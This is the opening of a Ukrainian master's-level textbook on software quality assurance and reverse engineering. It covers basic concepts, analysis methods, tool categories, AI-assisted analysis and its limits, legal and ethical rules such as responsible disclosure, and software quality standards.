
ЗАБЕЗПЕЧЕННЯ ЯКОСТІ ТА РЕВЕРС-ІНЖИНІРИНГ ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

Навчальний посібник

В.В. СОКОЛОВ | І.Ю. СУБАЧ



iscip.kpi.ua

Міністерство освіти і науки України

Національний технічний університет України
“Київський політехнічний інститут імені Ігоря Сікорського”

Інститут спеціального зв’язку та захисту інформації

ЗАБЕЗПЕЧЕННЯ ЯКОСТІ ТА РЕВЕРС-ІНЖИНІРИНГ ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

Навчальний посібник

Рекомендовано Методичною радою КПІ ім. Ігоря Сікорського
як навчальний посібник для здобувачів ступеня магістра
за освітньою програмою “Комп’ютерні системи і технології спеціального зв’язку”
спеціальності F3 Комп’ютерні науки

Укладачі: В. В. Соколов, І. Ю. Субач

Електронне мережеве навчальне видання

Київ
ІСЗЗІ КПІ ім. Ігоря Сікорського
2026

УДК 004.42
С59

Укладачі: *Соколов Володимир Володимирович*, канд. техн. наук, доц.
Субач Ігор Юрійович, д-р техн.наук, проф.

Рецензенти *Куліков В. М.*, канд. техн. наук, доц., ІСЗЗІ КПІ ім. Ігоря Сікорського
Яковів І. Б., канд. техн. наук, доц., ІСЗЗІ КПІ ім. Ігоря Сікорського

Гриф надано Методичною радою КПІ ім. Ігоря Сікорського
(протокол № 9 від 26.06.2026 р.)
за поданням Вченої ради ІСЗЗІ КПІ ім. Ігоря Сікорського
(протокол № 13 від 22.06.2026 р.)

В. В. Соколов, І. Ю. Субач
С59 **Забезпечення якості та реверс-інжиніринг програмного забезпечення** [Електронний ресурс] : навч. посіб. для здобувачів ступеня магістр за освіт. програмою “Комп’ютерні системи і технології спеціального зв’язку” спец. F3 Комп’ютерні науки / ІСЗЗІ КПІ ім. Ігоря Сікорського. Київ : КПІ ім. Ігоря Сікорського, 2026. – 341 с.

Навчальний посібник містить матеріал для вивчення базових питань щодо забезпечення якості та реверс-інжинірингу програмного забезпечення. Розглядаються теоретичні та практичні аспекти дослідження вихідного та бінарного програмного коду, а також питання аналізу файлів даних та даних, що передаються мережею.
Матеріал навчального посібника спрямований на те, щоби допомогти майбутнім фахівцям опанувати методики та інструменти дослідження компонентів програмного забезпечення для виконання практичних задач з дизасемблювання, декомпіляції, статичного та динамічного аналізу, пошуку вразливостей та виявлення шкідливого програмного коду.
Навчальний посібник призначений для здобувачів вищої освіти другого (магістерського) рівня вищої освіти, які навчаються за спеціальністю F3 Комп'ютерні науки і вивчають освітній компонент “Забезпечення якості та реверс-інжиніринг програмного забезпечення”, а також рекомендовано для використання при виконанні кваліфікаційних робіт за відповідною спеціальністю. Може також бути корисним для самостійного опанування практики дослідження шкідливого програмного забезпечення.

УДК 004.42

Реєстр. № НП 25/26-497. Обсяг 10,1 авт. арк.

Національний технічний університет України
«Київський політехнічний інститут імені Ігоря Сікорського»
проспект Берестейський, 37, м. Київ, 03056
https://kpi.ua
Свідоцтво про внесення до Державного реєстру видавців, виготовлювачів
і розповсюджувачів видавничої продукції ДК № 5354 від 25.05.2017 р.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ СКОРОЧЕНЬ

AI	–	Artificial Intelligence
API	–	Application Programming Interface
ASVS	–	Application Security Verification Standard
CI/CD	–	Continuous Integration/Continuous Delivery/Deployment
CSRF	–	Cross-Site Request Forgery
CVE	–	Common Vulnerabilities and Exposures
CVSS	–	Common Vulnerability Scoring System
CWE	–	Common Weakness Enumeration
DAST	–	Dynamic Application Security Testing
DMCA	–	Digital Millennium Copyright Act
DRM	–	Digital Rights Management
GPT	–	Generative Pre-trained Transformer
IAST	–	Interactive Application Security Testing
IDE	–	Integrated Development Environment
LDAP	–	Lightweight Directory Access Protocol
LLM	–	Large Language Mode
ML	–	Machine Learning
NVD	–	National Vulnerability Database
OWASP	–	Open Worldwide Application Security Project
PE	–	Portable Executable
QA	–	Quality Assurance
QC	–	Quality Control
SAST	–	Static Application Security Testing
SRS	–	Software Requirements Specification
XSS	–	Cross-Site Scripting
БД	–	база даних
ЕД	–	експлуатаційна документація
ОДЗ	–	область допустимих значень
КС	–	критична система
ПД	–	проєктна документація
ПЗ	–	програмне забезпечення
РІ	–	реверс-інжиніринг
РІПЗ	–	реверс-інжиніринг програмного забезпечення
ШІ	–	штучний інтелект
ШПЗ	–	шкідливе програмне забезпечення

ПЕРЕДМОВА

Цей навчальний посібник підготовлено для магістрантів ІСЗЗІ КПІ ім. Ігоря Сікорського, що навчаються за спеціальністю F3 Комп'ютерні науки. До нього включено вивчення базових питань із забезпечення якості та реверс-інжинірингу програмного забезпечення**.** Проведено класифікацію видів реверс-інжинірингу, визначено основні артефакти, що підлягають відновленню та аналізу, сформульовано задачі реверс-інжинірингу, визначено методи їх розв’язання, проаналізовано основні класи інструментальних засобів реверс-інжинірингу та особливості їх застосування. Розглянуто роль та місце реверс-інжинірингу в забезпеченні якості програмного забезпечення, а також застосування систем штучного інтелекту в цих процесах.

Навчальний матеріал викладено таким чином, що поступово заглиблює здобувачів, які вивчають реверс-інжиніринг, в процес дослідження програм, рухаючись поетапно в напрямку, зворотному процесу створення програмного забезпечення, та охоплює питання відновлення документації та проєктних моделей, математичного, програмного та інформаційного забезпечення, дослідження шкідливого програмного коду на рівні вихідного та виконуваного коду, а також дизасемблювання та декомпіляцію бінарного коду.

Навчальний посібник вимагає від читача знання мов асемблера та С, алгоритмів та структур даних, процесів розробки та функціонування програмного забезпечення у межах програми підготовки бакалаврів за спеціальністю F3 Комп'ютерні науки.

Матеріал навчального посібника поділено на чотири розділи. Перший розділ присвячений введенню в реверс-інжиніринг. У другому розділі розглядаються питання реверс-інжинірингу та якості вихідного коду програм. Третій розділ присвячений дослідженню бінарних виконуваних кодів програм. Четвертий розділ містить питання відновлення структур даних. Кожен розділ має окрему нумерацію рисунків та таблиць. Матеріали навчального посібника базуються на власному досвіді авторів, а також використовуються літературні джерела, наведені в кінці посібника. Додатки містять корисну інформацію для набуття компетентностей при виконанні практичних задач.

Матеріали навчального посібника призначені виключно для некомерційного розповсюджування.

1. ВВЕДЕННЯ В РЕВЕРС-ІНЖИНІРИНГ

1.1. Сутність реверс-інжинірингу

Зворотне проєктування або ***реверс-інжиніринг*** (РІ) є важливим набором методів і інструментів для розуміння того, яким дійсно є програмне забезпечення (ПЗ). Формально, РІ – це ***процес аналізу системи для ідентифікації компонентів системи і їх взаємозв'язку, створення уявлення системи в іншій формі або на більш високому рівні абстракції***. Це дозволяє, наприклад, візуалізувати структуру програмного забезпечення, способи його роботи, а також визначити функції, які керують його поведінкою.

Взагалі, РІ є процесом здобуття знань або проєктних креслень чого-небудь, що створила людина. Ця концепція була відома задовго до комп'ютерів і сучасних технологій, і, ймовірно, сходить до часів промислової революції. Це дуже схоже на наукові дослідження, в яких дослідник намагається відтворити “схему” атома або людського розуму. Різниця між РІ і звичайними науковими дослідженнями полягає в тому, що *артефакт*, який досліджується в РІ, є штучним, на відміну від наукових досліджень, де досліджується природний об’єкт або явище.

РІ, як правило, проводиться з метою отримання відсутнього знання, ідей і філософії дизайну, коли така інформація недоступна. У деяких випадках ця інформація належить комусь, хто не бажає ділитися нею. В інших випадках ця інформація була втрачена або знищена.

Традиційно, РІ застосовувався до “запакованих” продуктів, які фізично розсікають, щоб розкрити секрети його дизайну. Такі секрети потім, як правило, використовуються, щоб зробити аналогічні або кращі продукти (так званий, *реінжиніринг*). У багатьох галузях промисловості РІ включає вивчення продукту під мікроскопом або поділ його на частини для з'ясування того, що кожна частина робить.

До появи комп’ютерів та ПЗ ці методи застосовувались як до механічних, так і до електронних пристроїв. З появою ПЗ з’явився і реверс-інжиніринг програмного забезпечення (РІПЗ).

РІПЗ – це процес відновлення структури, поведінки та логіки програмної системи на основі аналізу її реалізації (бінарного коду, виконуваних файлів або вихідного коду) з метою розуміння, документування або модифікації.

Реінжиніринг ПЗ – це процес створення нового ПЗ на основі вивчення існуючого ПЗ. Найчастіше реінжиніринг проводиться з використанням РІПЗ.

РІПЗ є особливо корисним при аналізі ПЗ з метою:

− Виявлення недоліків і помилок (забезпечення якості). Навіть найбільш добре розроблена система може мати “дірки”, що випливають із властивостей методів розробки “прямого інжинірингу”. Зворотне проєктування може допомогти виявити недоліки і помилки, перш ніж вони стануть вирішальним фактором збоїв програми.

−Виявлення шкідливого коду. Багато методів виявлення вірусів і шкідливих програм використовують РІ, щоб зрозуміти, яку структуру має шкідливий код і як він функціонує. Через РІ виникають впізнаванні патерни, які можуть бути використані в якості *сигнатур* для детекторів і сканерів коду.

−Пошуку використання чужого коду. Підтримуючи захист інтелектуальної власності, важливо зрозуміти, де захищений код або методи використовуються в застосунках. Методи РІ можуть бути використані для виявлення присутності або відсутності програмних елементів, що викликають підозру.

−Виявлення використання умовно-безкоштовного і відкритого вихідного коду, який не був призначений для використання. Якщо продукт призначений для забезпечення безпеки або приватного користування, наявність загальнодоступного коду може викликати занепокоєння. Зворотне проєктування дозволяє виявляти проблеми реплікації коду.

−Навчання по чужих продуктах. Методи РІ можуть дозволити вивчення передових методів створення ПЗ і дозволять студентам вивчати продукцію майстрів. Це може бути дуже корисним способом навчання і збільшення знань. Багато веб-сайтів було побудовано, вивчаючи як зроблено інші веб-сайти. Багато веб-розробників навчилися методам веб-програмування за допомогою перегляду інших сайтів.

−Виявлення можливостей, що розробники не передбачали. Складність коду може стимулювати інновації. Існуючі методи можуть бути повторно

використані в нових контекстах. РІ може привести до нових відкриттів та нових можливостей для інновацій в ПЗ.

РІПЗ вимагає поєднання навичок глибокого розуміння обчислювальної техніки і розробки ПЗ, але, як і в більшості навчальних дисциплін, єдиною реальною умовою успіху є цікавість і бажання вчитися. РІПЗ об'єднує кілька мистецтв: дешифрування, головоломки, програмування і логічний аналіз. Одним з основних методів досліджень при РІПЗ є емпіричні дослідження.

Емпіричні дослідження – це спостереження і дослідження конкретних явищ, експериментування, а також узагальнення, класифікація та опис результатів дослідження і експерименту. Основні етапи проведення емпіричного циклу досліджень наведені на рис.1.1.

Рис. 1.1. Основні етапи проведення емпіричного циклу досліджень

Емпіричний цикл включає наступні процеси:

1. Спостереження: збір та групування емпіричних фактів.

2. Індукція: розробка гіпотез.

3. Дедукція: виведення послідовності гіпотез, які перевіряються прогнозуванням.

4. Перевірка: перевірка гіпотези щодо нового емпіричного матеріалу.

5. Оцінка: оцінка результатів перевірки.

На практиці під РІПЗ частіше за все розуміють дослідження саме виконуваного коду, але ми будемо розглядати й інші застосування РІ до артефактів, що пов’язані з ПЗ. Для такого системного погляду на РІПЗ доцільно

виділити основні етапи процесу створення ПЗ (прямого інжинірингу) та основні артефакти, що є предметом досліджень РІ (табл.1.1).

Таблиця 1.1. Основні етапи та артефакти прямого інжинірингу

№	Етап створення ПЗ	Артефакти
1.	Проєктування ПЗ	Проєктна документація, моделі
2.	Проєктування структур даних	Схема БД, структури даних, файли даних, мережні протоколи
3.	Розробка ПЗ	Вихідний текст програми
4.	Компіляція та збірка компонентів	Виконуваний код
5.	Впровадження	Експлуатаційна документація

Умовно кажучи, РІПЗ відбувається у зворотному відносно прямого інжинірингу напрямку.

1.2. Мета, види та задачі реверс-інжинірингу

Мета реверс-інжинірингу може полягати у наступному:

– пізнавальна – ознайомлення зі структурою та принципами роботи ПЗ;

– аналіз, оцінка, аудит – отримання потрібних характеристик ПЗ;

– відновлення – відсутніх або втрачених артефактів;

– забезпечення якості, пошук помилок, удосконалення ПЗ;

– реінжиніринг – створення аналогічного ПЗ;

– зловмисна – злам, включення шкідливого коду;

– захист – пошук та знешкодження вразливостей та шкідливого коду.

Як підступитися до реверс-інжинірингу? Є дуже багато різних підходів, які застосовуються, а для початку, зазвичай, намагаються розділити РІПЗ на дві окремі фази.

Перша фаза, яка насправді виглядає як великомасштабне спостереження програми, називається *РІ системного рівня*. Методи РІ системного рівня допомагають визначити загальну структуру програми, а іноді навіть знайти області, що представляють інтерес в ньому. Після встановлення загального розуміння програми і визначення областей, що представляють особливий

інтерес, можна перейти до *другої фази* – більш поглибленої роботи з використанням методів *РІ рівня коду*.

Методи *РІ рівня коду* забезпечують детальну інформацію про обраний фрагмент коду.

Таким чином, можна виділити наступні ***рівні аналізу*** ПЗ:

–*системний рівень* (“чорний ящик”):

- аналіз роботи ПЗ на рівні користувача;
- аналіз процесу виконання з точки зору використання системних ресурсів;

–*рівень коду* (“білий ящик”):

- аналіз вихідного коду програми на мові програмування;
- аналіз асемблерного або проміжного коду;
- аналіз бінарного коду.

РІПЗ проводиться за допомогою наступних ***методик***.

1. ***Аналіз обміну даними*** – найбільш поширений у РІ протоколів обміну даними, який проводиться за допомогою аналізатора шини і пакетного сніфера для прослуховування шини комп'ютера і комп'ютерної мережі відповідно.

2. ***Дизасемблювання*** машинного коду програми для отримання її лістингу на мові асемблера. Цей спосіб працює для будь-якої комп'ютерної програми, але вимагає досить багато часу, особливо для неспеціаліста.

3. ***Декомпіляція*** машинного або байт-коду програми для створення вихідного коду на деякій мові програмування високого рівня.

Види РІПЗ:

- статичний аналіз – аналіз артефактів без їх виконання;
- динамічний аналіз – аналіз процесу виконання ПЗ;
- комбінований аналіз.

Задачі РІПЗ:

- вивчення:
  - розуміння роботи програми;
  - визначення архітектури програми;
  - визначення характеристик програми;
- відновлення:

- відновлення проєктної та експлуатаційної документації;
- відновлення моделей ПЗ;
- відновлення математичного забезпечення;
- відновлення вихідного коду;
- відновлення структур даних;

– забезпечення якості:
- аналіз якості на рівні вихідного коду;
- аналіз дефектів у кінцевих збірках;
- аудит якості та безпеки сторонніх компонентів;
- виявлення недокументованої поведінки;

– захист:
- пошук та усунення вразливостей;
- виявлення та знешкодження шкідливого коду;

– модифікація:
- оптимізація ПЗ;
- виправлення помилок ПЗ;
- злам.

Результати РІПЗ (артефакти):

– документація;
– структура програми;
– схеми алгоритмів;
– математичні формули;
– об’єктна модель ПЗ:
- діаграма класів;
- діаграми компонентів;
- діаграми розгортання;
- діаграми станів;
- діаграми послідовностей;

– вихідний код;
– моделі даних;
– вразливості;
– шкідливий код.

***Об'єкти аналізу*:**

- вихідний код ПЗ;
- бінарний код ПЗ;
- байт-код ПЗ;
- файли даних, БД;
- протокол передачі даних;
- програмна документація.

Захист від реверс-інжинірингу. Автори програм намагаються захистити власні твори від їх дослідження з метою захисту авторських прав або приховування шкідливого коду. Для цього існує декілька методів та інструментів (протекторів).

Пакування. Для захисту від дослідження бінарних файлів і витягування з них коду застосовуються різноманітні *пакувальники*. Говорячи простою мовою, програма розпаковується тільки при виконанні, перебуваючи в оперативній пам'яті, а на диску лежить в запакованому неприступному вигляді. Багато антивірусів вважають саму наявність такої упаковки підозрілою ознакою.

Обфускація – інший спосіб протидії РІ. Термін походить від англійського "*obfuscate*", тобто, "заплутувати", "збивати з пантелику", "робити неочевидним". Реалізується шляхом заплутування логіки програми або додаванням безглуздого функціоналу.

Антивідладка – прийоми для боротьби з відладчиком, які базуються на можливості програми визначити, чи виконується вона в режимі відладки (для *MS Windows* досить використати в програмі функцію *IsDebuggerPresent*) та змінювати власну логіку роботи або виключати режим відладки.

Застосування віртуальних машин – прийом, коли частина коду програми транслюється в байт-код іншого (не обов'язково реального) процесора, і до програми додається транслятор, який цей байт-код виконує. Деякі протектори, такі як "*Themida*", перетворюють один рядок вихідного коду в 1-3 десятка тисяч коду віртуального процесора.

1.3. Інструментальні засоби реверс-інжинірингу

Виконання РІПЗ потребує багато ручної праці, але більшість задач можна автоматизувати. Тому в РІПЗ широко використовуються спеціалізовані інструменти. Розглянемо основні категорії інструментів РІПЗ.

Інструменти системного моніторингу. Системний рівень РІ вимагає різноманітних інструментів, щоби моніторити, досліджувати, аналізувати ПЗ. Більшість з цих інструментів відображає інформацію, зібрану в операційній системі про програму та її навколишнє середовище. Інструменти системного моніторингу можуть контролювати мережеву активність, доступ до файлів, доступ до реєстру, і так далі. Існують також інструменти, які викривають використання програмами в операційній системі об'єктів, таких як м'ютекси (семафори синхронізації доступу до ресурсів), канали, події, і так далі.

Hex-редактори – дозволяють відображати та редагувати бінарні коди програм та даних у формі шістнадцяткових чисел, є найпростішими інструментами РІПЗ.

Дизасемблери – це програми, які приймають виконувану програму в якості вхідних даних і генерувати текстові файли, які містять асемблерний код для всієї програми або її частини. Це відносно простий процес, враховуючи, що мова асемблера є простим текстовим відображенням об'єктного коду.

Відладчики – дозволяють відстежувати програму під час її роботи (це також відомо як покрокове виконання або динамічний аналіз). *Трасування* означає, що програма виконує один рядок коду, а потім зупиняється, що дозволяє досліднику спостерігати або навіть змінювати програму. Після цього дослідник може виконати наступний рядок і повторити процес. Це дозволяє розробникам переглядати точний потік програми в темпі, що більше підходить для людського розуміння, який на порядки повільніше ніж темп виконання програми.

Більшість сучасних інструментів містять в собі комплекс цих засобів.

Декомпілятори дозволяють отримати представлення програми на вищому відносно дизасемблерів рівні. Декомпілятор бере виконуваний двійковий файл і намагається отримати текст програми на мові високого рівня. На переважній більшості платформ фактичне (однозначне) відновлення вихідного коду не представляється можливим. Проте, декомпілятори є потужними інструментами,

які в деяких ситуаціях і умовах можуть відновити вихідний код програми з виконуваного файлу.

Деобфускатори вирішують проблему обфускації, спрощуючи програмний код шляхом видалення з нього "сміття".

Розпакувальники – це програми, що розпаковують попередньо запаковані програми та працюють за принципом розархіваторів.

Редактори ресурсів надають можливість як переглядати файли ресурсів програм, так і змінювати їх.

Дампери – це програми, які дозволяють зберегти у файл фрагмент або всю програму, що розташована в оперативній пам'яті, наприклад, після розпакування, розшифрування або внесення змін в її код.

Середовища для РІ – це програми для безпечного дослідження шкідливих програм. До них відносяться так звані "пісочниці" та віртуальні машини, які захищають систему від небажаних шкідливих впливів.

Штучний інтелект (ШІ) все активніше використовується в задачах забезпечення якості та РІПЗ у формі як систем генеративного ШІ загального призначення, так і в якості спеціалізованих компонентів традиційних інструментів РІПЗ.

Таким чином, для виконання задач РІПЗ потрібно користуватися відповідними інструментами.

1.4. Застосування штучного інтелекту в реверс-інжинірингу

Штучний інтелект, зокрема методи машинного навчання (*ML*) та великі мовні моделі (*LLM*), суттєво трансформують підходи до РІПЗ. Якщо традиційно РІ базувався на ручному аналізі програмних артефактів та експертних знаннях, то сучасні інструменти дозволяють автоматизувати значну частину цієї роботи, коли ШІ:

- прискорює аналіз вихідного та бінарного коду;
- покращує виявлення вразливостей;
- автоматизує документування;
- підтримує прийняття рішень у процесах *QA* та безпеки.

LLM, такі як *GPT*-4 або *Claude*, відкривають нові можливості для автоматизації РІ. Основні сценарії використання:

1. Аналіз коду: пояснення логіки функцій, реконструкція алгоритмів, визначення потенційних ризиків.

2. Документування: генерація технічної документації, створення описів *API*, формування звітів з аналізу.

Сучасні інструменти РІПЗ активно інтегрують ШІ-компоненти, що допомагають інтерпретувати складні структури коду та поведінку програм. Наприклад:

IDA Pro + AI Assistant дозволяє автоматично генерувати коментарі до функцій під час аналізу коду, пояснювати логіку асемблерного коду, відновлювати семантику змінних і структур даних. Це значно зменшує час аналізу складних бінарних файлів.

Ghidra + LLM-плагіни підсилює наступні можливості інструменту: автоматична інтерпретація псевдокоду; генерація описів функцій; інтеграція з *GPT*-подібними моделями для пояснення логіки. Це робить *Ghidra* доступним і потужним інструментом для навчання та практики.

Binary Ninja з ML використовує *ML* для розпізнавання шаблонів коду, автоматичного визначення типів даних, класифікації функцій. Його перевага – зручний API для інтеграції власних моделей.

CodeQL застосовує декларативний підхід до аналізу коду, дозволяє формулювати запити як до бази даних, підтримує пошук складних вразливостей, використовується у великих *CI/CD* середовищах. Хоча *CodeQL* не є чисто *ML*-інструментом, він інтегрується з AI для генерації правил.

Semgrep з ML-правилами поєднує сигнатурний аналіз, шаблонне зіставлення, ML-підхід до узагальнення правил. Він дозволяє швидко створювати власні правила для пошуку вразливостей. ШІ значно підвищує ефективність пошуку вразливостей, доповнюючи класичні методи статичного аналізу безпеки коду (*SAST*).

Snyk Code використовує *ML* для аналізу патернів у коді, виявлення вразливостей без сигнатур, надання рекомендацій щодо виправлення проблем. *DeepCode* (частина *Snyk*) використовує *ML* для аналізу великих кодових баз, знаходить складні логічні помилки, адаптується до контексту проєкту.

GitHub Copilot Autofix автоматично пропонує виправлення вразливостей, інтегрується з *CI/CD*, допомагає розробникам швидко усувати проблеми.

ШІ не замінює *SAST*, а доповнює його, підвищуючи точність і глибину аналізу.

Обмеження та ризики застосування ШІ. Попри значні переваги, використання ШІ у РІ має низку наступних обмежень.

1. Галюцинації моделей. *LLM* можуть генерувати неправдиві пояснення, вигадувати функціональність, неправильно інтерпретувати код. Це особливо небезпечно при аналізі безпеки.

2. Витік конфіденційного коду. При використанні хмарних *LLM* код може передаватися на сторонні сервери, існує ризик витоку інтелектуальної власності, можливі порушення політик безпеки.

3. Обфускація як перешкода. Обфускований код ускладнює аналіз навіть для ШІ, знижує точність моделей, потребує додаткових методів (динамічний аналіз, трасування).

4. Обмеження навчальних даних. *LLM* залежать від якості тренувальних даних, можуть не знати нових технік атак, іноді відтворюють застарілі практики.

5. Надмірна довіра до ШІ може призводити до прийняття автоматичних рішення без перевірки, зниження критичного мислення та помилок у прийнятті рішень.

Верифікація результатів ШІ. *LLM* можуть помилятися, тому необхідно перевіряти результати вручну, порівнювати з іншими інструментами, використовувати тестування для підтвердження гіпотез.

Таким чином, ШІ суттєво розширює можливості РІПЗ: автоматизує аналіз коду, прискорює документування, підвищує ефективність пошуку вразливостей.

Водночас його використання вимагає критичної оцінки результатів, дотримання безпекових практик та поєднання з класичними методами аналізу.

ШІ стає важливим інструментом, але не замінює експерта, а підсилює його можливості, забезпечуючи більш швидкий і глибокий аналіз програмного забезпечення.

1.5. Правові та етичні аспекти реверс-інжинірингу

РІПЗ перебуває на перетині технічних, правових і етичних норм. З одного боку, він є необхідним інструментом забезпечення якості, безпеки та сумісності систем. З іншого – може порушувати права інтелектуальної власності або використовуватися у шкідливих цілях.

Тому у сучасній практиці РІ розглядається не лише як технічна діяльність, а як *регульований процес*, що має відповідати законодавству, ліцензійним угодам та професійним етичним стандартам.

Авторське право і програмне забезпечення. Програмне забезпечення охороняється як об'єкт авторського права. Це означає, що:

– заборонене несанкціоноване копіювання, модифікація та розповсюдження ПЗ;

– вихідний код є об'єктами правового захисту;

– ліцензійні угоди можуть обмежувати або забороняти РІПЗ.

Разом з тим у багатьох країнах допускаються *винятки*, зокрема:

– для забезпечення сумісності;

– для дослідження безпеки;

– для освітніх і наукових цілей.

У США одним із ключових нормативних актів є *Digital Millennium Copyright Act* (*DMCA*), який:

– забороняє обхід технічних засобів захисту (*DRM*);

– вводить відповідальність за створення та поширення інструментів обходу захисту;

– водночас передбачає винятки, які періодично переглядаються (наприклад, для досліджень безпеки, тестування пристроїв, ремонту).

Для дослідників безпеки важливо діяти в межах дозволених винятків, не поширювати інструменти обходу захисту без правових підстав, документувати мету дослідження.

В Україні правове регулювання РІ базується на наступних законах:

– Закон України "Про авторське право і суміжні права";

– Закон України "Про інформацію";

– Закон України “Про захист інформації в інформаційно-комунікаційних системах”.

Ключові аспекти цих законів полягають у наступному:

– програмне забезпечення охороняється як літературний твір;

– допускається декомпіляція у випадках, необхідних для забезпечення сумісності;

– забороняється несанкціонований доступ до інформаційних систем;

– відповідальність може наставати як адміністративна, так і кримінальна.

Таким чином, правомірність РІ в Україні залежить від мети (законна чи ні), наявності дозволу та відсутності шкоди власнику системи.

Легітимні сценарії реверс-інжинірингу. РІПЗ може застосовуватися цілком легально в рамках визначених сценаріїв.

Bug Bounty – це офіційні програми компаній, що дозволяють дослідникам:

– тестувати системи на наявність вразливостей;

– отримувати винагороду за знайдені проблеми;

– діяти в межах чітко визначених правил (*scope*).

У цьому випадку РІ є дозволеним, регламентованим та юридично захищеним (за умови дотримання правил програми).

Capture The Flag (*CTF*) – це навчальні або змагальні середовища, де учасники аналізують бінарні файли, виконують РІПЗ, шукають вразливості в контрольованому середовищі. Це повністю легітимна форма практики, що широко використовується у навчанні фахівців з кібербезпеки.

Дослідження безпеки. Академічні та прикладні дослідження включають аналіз шкідливого ПЗ (*malware analysis*), аудит систем, оцінку захищеності продуктів. Легітимність таких дій забезпечується:

– наявністю дозволу (або відкритого доступу до об’єкта дослідження);

– дотриманням етичних норм;

– відсутністю шкоди.

Responsible Disclosure (відповідальне розкриття) – це практика повідомлення про вразливості таким чином, щоб мінімізувати ризики для користувачів. Основні принципи:

1. Конфіденційне повідомлення:

– дослідник повідомляє виробника або власника системи;

– інформація не публікується одразу.

2. Надання часу на виправлення:

– організації надається визначений період (наприклад, 30–90 днів);

– відбувається координація дій.

3. Координоване розкриття:

– публікація інформації після виправлення;

– або після закінчення узгодженого терміну.

4. Мінімізація шкоди: не розголошуються деталі, які можуть бути використані для атак до виправлення.

Responsible Disclosure інтегрується у процеси безпеки, підвищує довіру до продукту, сприяє покращенню якості ПЗ.

Окрім правових вимог, діяльність у сфері РІПЗ регулюється етичними принципами.

Базові етичні принципи:

1. *Законність*: діяти в межах чинного законодавства; не перевищувати надані повноваження.

2. *Відповідальність*: усвідомлювати наслідки своїх дій; уникати шкоди для користувачів і організацій.

3. *Конфіденційність*: не розголошувати чутливу інформацію; захищати дані, отримані під час досліджень.

4. *Добросовісність*: не використовувати знайдені вразливості у злочинних цілях; не маніпулювати результатами досліджень.

5. *Професійна етика*: дотримуватися стандартів спільноти; поважати інтелектуальну власність; коректно взаємодіяти з іншими дослідниками та організаціями.

Таким чином, РІПЗ є потужним інструментом, але його застосування потребує балансу між технічними можливостями, правовими обмеженнями та етичними нормами.

Дотримання цих принципів дозволяє використовувати РІПЗ як інструмент підвищення якості та безпеки ПЗ без порушення прав і норм.

1.6. Стандарти якості

У сучасній інженерії програмного забезпечення *якість* розглядають не лише як властивість готового продукту, а і як результат зрілих процесів розробки, верифікації, захисту та супроводу. Для цього використовують різні нормативні й методичні рамки. Частина з них описує властивості самого програмного продукту, частина – вимоги до безпеки, частина – типові класи слабкостей, а частина – зрілість організаційних процесів. Найбільш важливими відносно якості ПЗ є наступні стандарти.

ISO / IEC 12207 *– Information Technology – Software Life Cycle Processes –* Процеси життєвого циклу програмних засобів.

SEI CMM *– Capability Maturity Model* (*for Software*) – модель зрілості процесів розробки програмного забезпечення. Стандарт відповідає на запитання: “Якими ознаками повинна володіти професійна організація з розробки ПЗ?”. Професіоналізм організації визначається через зрілість процесу, застосовуваного цією організацією. Виділяються п'ять рівнів зрілості процесу. Незрілою вважається організація, в якій:

– відсутнє довгострокове і проєктне планування;

– процес розробки програмного забезпечення та його ключові моменти не ідентифіковані, реалізація процесу залежить від поточних умов, конкретних менеджерів і виконавців;

– методи і процедури не стандартизовані і не задокументовані;

– результат не визначений реальними критеріями, які встановлюються запланованими показниками із застосуванням стандартних технологій і розроблених метрик;

– процес вироблення рішення відбувається стихійно, на грані мистецтва.

Основні ознаки зрілої організації:

– в компанії чітко визначені і документовані процедури управління вимогами, планування проєктної діяльності, управління конфігурацією, створення і тестування програмних продуктів, відпрацьовані механізми управління проєктами;

– ці процедури постійно уточнюються і удосконалюються;

– оцінки часу, складності та вартості робіт ґрунтуються на накопиченому досвіді, розроблених метриках і кількісних показниках, що робить їх точними;

– актуалізовані зовнішні і створені внутрішні стандарти на ключові процеси та процедури;

– існують обов'язкові для всіх правила оформлення методологічної і програмної документації та документації користувача;

– технології незначно змінюються від проєкту до проєкту, на основі стабільних і перевірених підходів та методик максимально використовуються напрацьовані в попередніх проєктах організаційний і виробничий досвід, програмні модулі, бібліотеки програмних засобів;

– активно апробуються і впроваджуються нові технології, проводиться оцінка їх ефективності.

